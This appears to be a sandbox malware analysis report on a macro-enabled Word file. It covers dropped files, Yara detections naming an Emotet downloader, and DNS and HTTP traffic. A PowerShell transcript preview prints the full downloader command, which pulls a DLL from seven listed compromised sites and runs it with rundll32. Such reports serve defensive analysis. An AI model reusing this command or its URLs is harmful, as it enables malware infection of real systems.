SSDEEP:	3072:oXwhJd0+y7ukYe4uYum1GdgOpVXGuhCUqc:oXw50+OukzVXV2uhDj
MD5:	D3C11BC087FAF4372F4C5D37E06FCFFD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\665C8B7A.png	
SHA1:	40A9FE4D47DADFDB1463D63F14D6D60641AC19E5
SHA-256:	6F49F13CEF0667A75A3E55767CD769F476EB3FF400BDA8CB3FBF47BA8B0A7077
SHA-512:	C50363E3CA99B4537A8BA625D84CD0A8C2E8FB15D1FF0163E967D3536E373F3449EB4489EC117766D78B1386D60192453FAE8C372119E32D98E58B07844216EB
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...g.....&.....sRGB.....IDATx^..`....^..K.,[.w..tB..Hh.B.....B.IH.4z3....1.\q..z?..m...=.d.P....".....7...]g..!I...`.o.@.. .D...."@.... .D`.%`.....]......T.1.4.A..@8.| .....".@.... .D...."...0...".'.CS...7.....jn..TM..~(..!....."@.... .D...."....0.C.$..y.....(^..IK.z...VM.&...G:.) .AV5v...!...`.."H.`.....C.'.%.3w-..>.I..."@.... .D...."..#..R.d..&L[3...5.zj.{/ ...5..u.C...; .P,.xY.T.4%=...!:$.)..)..#..[>..F.zD.... .D...."@.....D.k.0v.....t3..w..66.+.d.....+....K.....G.=,H.Ur..x..2E. ...O"...:.g.Le...;...O..qw....n...$*...."@.... .D.....J #B .\|M.qS.M<..5.....j.e.O.!vL.qa.)*D.$).d.."...v..{....:..vy.._.k...:#...&.....2.p>^,.g.b...a7....C...N....+..ke.g&#.r...Q)D...."@.... .D...+..U.....'.f..P5..=[#q.a.G...W.VF.Y.e..e=.km... ...]2.7rh.C..u...d.Ru..;c.;.V....*..:^]..5CQ.W....&..$..\|.J2.....V4{.U..i....py.t.....,.....+..U.r+..0..R\.s....NB..$#.....~....R".....k..{.... .D....".W.dD.q.1m..-.....E4<t..}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{AF20B67A-97C1-4448-B2F6-AF3A3498FB76}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	4.808788708175036
Encrypted:	false
SSDEEP:	768:IMV2gfCYtBMnkyXpua8HVRV2gfCYtBMnkyXpua8H:M6N7MkVhHY6N7MkVhH
MD5:	194AF1A94B7E75A87C5BE6F1F9453857
SHA1:	F8EC8975336DD690A8CF44D1D64C917F13305E2F
SHA-256:	596C8EBE3A92F62DFA347202C79910F848A418DE4B2371B213A0004086957D9C
SHA-512:	07970DF399585AFF83C04279B843C9FE5CA5ED6482A6B69B33E5677929207323A05ECD51AC619FDB1991C27C3D72A2FCA56D1FA972DDF19A5280BC3C01806C6
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{35810410-5FD3-47F2-B08A-1DE17B8BA882}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{62016A81-8420-4F16-89A1-1259E0199215}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	3.1478370528780375
Encrypted:	false
SSDEEP:	24:HfCemjup6uKTHuJPkTQXaHINvhSBxD+aoF:TKTOJuymfO
MD5:	582FA24D082E9486E72A1B9681CDF97B
SHA1:	CB23EE4B0A2D6188A7C39562DB5B4AA8A9C4FBB9
SHA-256:	F857A260E9DC18D6B5A51207FAC4F1A8A985840E8132CCFB324DEAC36DF67145
SHA-512:	48BDDEC49E6DDE25F4BC3D28C2A8D33E7382022226DF0A836044EB1A3E69FA5A46712AE301BF478C23F686297EB5E9BD9AE2C7A29F03628706CE69BA9E08EDCA
Malicious:	false
Preview:	../... ... .@. ..H...\...f...h...|..... .....L.....\. .....gd|b.....).Y...gd..T.....gd|H.....L.....\. .....gd..T.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{A2B54B36-922B-4491-AD33-70B4A37C30C5}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:X:X
MD5:	32649384730B2D61C9E79D46DE589115
SHA1:	053D8D6CEEBA9453C97D0EE5374DB863E6F77AD4
SHA-256:	E545D395BB3FD971F91BF9A2B6722831DF704EFAE6C1AA9DA0989ED0970B77BB
SHA-512:	A4944ADFCB670ECD1A320FF126E7DBC7FC8CC4D5E73696D43C404E1C9BB5F228CF8A6EC1E9B1820709AD6D4D28093B7020B1B2578FDBC764287F86F888C07D C
Malicious:	false
Preview:	..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	20548
Entropy (8bit):	5.605905752002901
Encrypted:	false
SSDEEP:	384:7t9Dbv0nDPuVpOdGb0PggYSB+CIdcUsulpEIiT9oEuqpQ1mvrfyzLH:ODJkiG4bIuUsulmtVoyKH
MD5:	78E4DBADB142BC1436A0C746C1026BFB
SHA1:	C67241D96C86EE2736F2A68FB31911E487C2A352
SHA-256:	E6293121B4430038B0549D9549DF356B30CA3B8137429459BB595E5780EB60D1
SHA-512:	77524D441A9358FA74A158F3ECC93539CBAA8FBD5E9DD1764164746A82FDD73008C2FD24E7E5974951FBA704951DA7173E08401BA9CA1F93138CC1DB7B8486E
Malicious:	false
Preview:	@...e.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].G.....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	152056
Entropy (8bit):	4.414325807338861
Encrypted:	false
SSDEEP:	1536:fmmHLzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3ow:f1g8WpFpKKHHedydFeo+oQLUlPow
MD5:	DE65EB542715B95DD0EAAF56CA9AA27F
SHA1:	A52571968D70CD4141A5F746A6447F400090A870
SHA-256:	F02615DFC224B4DBB09B2E6ED96E97E3BDF711F838F94997D5BB8474F09FF15E
SHA-512:	D52CF17A2BC15729E6C9FBB4366A97C1A345678111393657C35C07DA17D71D5C6FE685071044244580E0E265B673787A6F1D12998FB3311F4DBBE1A9461EDA31
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!..!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,.,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:...:...:..`;...;.. (<...<...<..T=...=...>...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....B.....^.....g.....W.....F.....<G.....g.....i...l.....T..... .....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_l1xa3wtq.jvy.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_l1xa3wtq.jvy.ps1	
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qrskvuat.dwv.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\~DF0E259767A8C316A9.TMP	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	51200
Entropy (8bit):	4.991998039588056
Encrypted:	false
SSDEEP:	768:QgFs7kSlE3K6PPDkyXZAQhQwlykFYeUrQ7S8iVdVdW:NGkSlE3hPAGhQj5cc
MD5:	3DC228918F3FC1CCEEC6300CBC293775
SHA1:	7713AF2621B648F8B28F804D7CC877F63DFE63E4
SHA-256:	1FEC6E5BBE68AC32E0C43C66ABB995F20D4941372815444176171EAF3469AE3E
SHA-512:	E8484A62DED0564A1251C7299997CF4F58FEAE1CFF2D0B73C3B85CB4AEE68BC67B7395048BC1F57A572D6940729E5ED3A5E8064FD648DAC7EAA123DE69A5B5C5
Malicious:	**true**
Yara Hits:	• Rule: SUSP_VBA_FileSystem_Access, Description: Detects suspicious VBA that writes to disk and is activated on document open, Source: C:\Users\user\AppData\Local\Temp\~DF0E259767A8C316A9.TMP, Author: Florian Roth
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... .....9..... ....!...".#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6.....8.....V...;...<...I...>...?...@...A...B...C...D...7...F...G...H.....W...S...L...M...N...O...P...Q...R...E...T...U.....a...Y...Z...[...\...]...^..._...`...J...b.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\704.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:51 2020, mtime=Mon Nov 22 11:22:37 2021, atime=Mon Nov 22 11:22:33 2021, length=136531, window=hide
Category:	dropped
Size (bytes):	1014
Entropy (8bit):	4.708319672411773
Encrypted:	false
SSDEEP:	12:8cgxnKRUUduCH2POPK4VPAw+WcoJOjAwg/D04vs5D03S3v44t2Y+xIBjKZm:8cgQ/PjAGyAhbrs5DWwo7aB6m
MD5:	EDAC1A423CC725FEB03469581A4A8D42
SHA1:	EC089C3D3C1118D8BCDAA3CD491DF3396BFFEF35
SHA-256:	88C92CD9853CF1A97D7F7215336DED94323EEDF40EBEFD5DAB05A8382884F579
SHA-512:	953010D56D52AF576BC3788403425BFFFA55EAC4A88E763144720B294628C148F305DC4D97C840F073D416FC1470E33EEA5344B13F4807F3A7305FF6E92DED90
Malicious:	false
Preview:	L.....F.... ....v.R....q.....o.....S.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..vS.b.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q{<..user.<.....N..vS.b....#J.....?...j.o.n.e.s.....~.1.....>Q.<..Desktop.h.....N..vS.b.....Y.....>.....\...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....V.2.S...vS.b .704.doc.@.....>Qz<vS.b.....V.....~9G.7.0.4...d.o.c.....M.....-.....L.....>.S.....C:\Users\user\Desktop\704.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.7.0.4...d.o.c.....:.,.LB.)...As...`.....X.....405464.....!a..%.H.VZAj...Z.....!a..%.H.VZAj...Z.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7s

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	57
Entropy (8bit):	4.440640076685947
Encrypted:	false
SSDEEP:	3:bDuMJl+VomX1SVtBVov:bCJaV9y
MD5:	2B1A3D4E9531BB7AAAEEE91097C6E6C8
SHA1:	CDCB8BB8DF9FDC8AE6C9B4E7B3FA485B8075C74B
SHA-256:	7C5B1F305E5CDABE223B67B449800F306C63D8B354CA4A21F1C8C20E909EC8E1
SHA-512:	B2ED8A04808A83A548F91A0CFA5B3D830A05EB52D6B4F436B02D3ADDF1A020DBE04252F19E778E706827A16CBB7E3ECED7BBD8E82E69096A1328E2BEFA4783 74
Malicious:	false
Preview:	[folders]..Templates.LNK=0..704.LNK=0..[doc]..704.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.324669529927172
Encrypted:	false
SSDEEP:	3:Rl/ZdnOZDlBlqbMtlt/7l2mtX/r:RtZlO9cbMtB22
MD5:	B02AB585D974C49883C056100EC22388
SHA1:	52D512FC1DD9F8D0B2D1AE11B3256D43DB0DDC02
SHA-256:	D280C9DA4FD90A5400B1361E16E2EE7F8ABE6179793D370D302C0BEF2772C8B7
SHA-512:	76ED98F3971774E2BD820E7F35DBD97C301E4035577E564163ACADB5A16BFDBBB3F9E95059142F0D70D82568212E507065B9A159CC79F4A8BDA52D0DEB1FDF2 1
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....-;.....H.....6C..E.0.....E<.....+....=.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5I
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$704.doc	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.324669529927172
Encrypted:	false
SSDEEP:	3:Rl/ZdnOZDlBlqbMtlt/7l2mtX/r:RtZlO9cbMtB22
MD5:	B02AB585D974C49883C056100EC22388
SHA1:	52D512FC1DD9F8D0B2D1AE11B3256D43DB0DDC02
SHA-256:	D280C9DA4FD90A5400B1361E16E2EE7F8ABE6179793D370D302C0BEF2772C8B7
SHA-512:	76ED98F3971774E2BD820E7F35DBD97C301E4035577E564163ACADB5A16BFDBBB3F9E95059142F0D70D82568212E507065B9A159CC79F4A8BDA52D0DEB1FDF2 1
Malicious:	**true**
Preview:	.pratesh.....p.r.a.t.e.s.h.....-;.....H.....6C..E.0.....E<.....+....=.....

C:\Users\user\Documents\20211122\PowerShell_transcript.405464.2vRpjg5W.20211122132242.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	9243
Entropy (8bit):	5.508993704744811
Encrypted:	false
SSDEEP:	96:BZVj3NgmxORFqDo1ZvmxORBLS7Znj3NgmxORFqDo1ZGhS8BS2bTzXBS2bTzXBS22:7x/x1zxO1oQoQoobbxOd8jS8jSgjL
MD5:	56F8A52E8A08459615EF28950B50087A
SHA1:	68B22249C6035C8E610AB2A0D5CDAA027ED89ECF
SHA-256:	4072B7B218F6015D89A89323BB2574C7B5C27E7859D7CF7FDB842B58EFC230A3
SHA-512:	6CDDB80806C48D8B8A2CAE7900860704AF7D91232E1071C391954A44E94F6E8FB1AA3E34274E43410266D397C881DF5D1EA1A8DAEBAF76BCF5E8A5A92AEE03A7
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_EmotetDownloader, Description: Yara detected Emotet Downloader, Source: C:\Users\user\Documents\20211122\PowerShell_transcript.405464.2vRpjg5W.20211122132242.txt, Author: Joe Security
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211122132255..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 405464 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell $dfkj=$strs="http://primtalent.com/wp-admin/9yt1u/,http://huskysb.com/wordpress/6f0qIQlWPaYDfa/,http://ridcyf.com/dm7vg/DGWFrJA0kutWTk/,http://manak.edunetfoundation.org/school-facilitator/qlwM2RAHhDG8N8/,http://ckfoods.net/wp-admin/wPInm2rgMu/,http://adorwelding.zmotpro.com/wp-content/Z8ifMTCM2VBWlfeSZmzv/,http://server.zmotpro.com/venkat/products/facebook-page/assets/kmIdeXnG/".Split(",");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth="c:\programdata\"+$r1+".dll";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp="c:\windows\syswow64\rundll32.exe";$a=$tpth+",f"+$r2;Start-Process $fp -ArgumentList $a;break;}};IEX $dfkj..Process ID: 6312..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersio

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	7.953888666040384
TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	704.doc
File size:	146367
MD5:	40f85d07da2533d576b1f2d7c043a2da
SHA1:	60b84d70a6511483c6de131fb62e30a99edff5c4
SHA256:	d05ec2a0134518ec74fcbee94a522c3837d82b7b5d2f162b8466850fc4f1be0d
SHA512:	fb718ea1a81fdcba7c933cd55a54beeee660a7e4d5b0a1e1ee11351e40cc691dd3fb644dce60335dfea9c983fc5a4ce079b2a3349fb26c77c444c66cada454a2
SSDEEP:	3072:hAGj2SXwhJd0+y7ukYe4uYum1GdgOpVXGuhCUqDve/Nk:9CSXw50+OukzVXV2uhDCG/Nk
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/526268/sample/704.doc"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	1
Template:	Normal.dotm
Last Saved By:	1
Revion Number:	103
Total Edit Time:	211
Create Time:	2021-11-15T15:39:00Z
Last Saved Time:	2021-11-18T19:09:00Z
Number of Pages:	1
Number of Words:	16
Number of Characters:	95
Creating Application:	Microsoft Office Word
Security:	0

Document Summary	
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	12.0000

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 22, 2021 13:23:07.295005083 CET	192.168.2.4	8.8.8.8	0xc0dd	Standard query (0)	primtalent.com	A (IP address)	IN (0x0001)
Nov 22, 2021 13:23:11.849472046 CET	192.168.2.4	8.8.8.8	0xdf56	Standard query (0)	huskysb.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 22, 2021 13:23:07.316490889 CET	8.8.8.8	192.168.2.4	0xc0dd	No error (0)	primtalent.com		148.72.96.3	A (IP address)	IN (0x0001)
Nov 22, 2021 13:23:12.135129929 CET	8.8.8.8	192.168.2.4	0xdf56	No error (0)	huskysb.com		60.248.112.145	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- primtalent.com
- huskysb.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49754	148.72.96.3	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 13:23:07.621309042 CET	1203	OUT	GET /wp-admin/9yt1u/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: primtalent.com Connection: Keep-Alive
Nov 22, 2021 13:23:07.732558012 CET	1204	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Nov 2021 12:23:07 GMT Server: Apache Content-Length: 315 Keep-Alive: timeout=5 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49755	60.248.112.145	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 13:23:12.396229029 CET	1205	OUT	GET /wordpress/6f0qIQlWPaYDfa/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: huskysb.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 13:23:12.655504942 CET	1206	IN	HTTP/1.1 302 Found Connection: Keep-Alive Keep-Alive: timeout=5, max=100 content-type: text/html content-length: 683 date: Mon, 22 Nov 2021 12:23:12 GMT server: LiteSpeed cache-control: no-cache, no-store, must-revalidate, max-age=0 location: http://huskysb.com/cgi-sys/suspendedpage.cgi Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 32 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 32 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 302 Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 302 Found The document has been temporarily moved. </body></html>
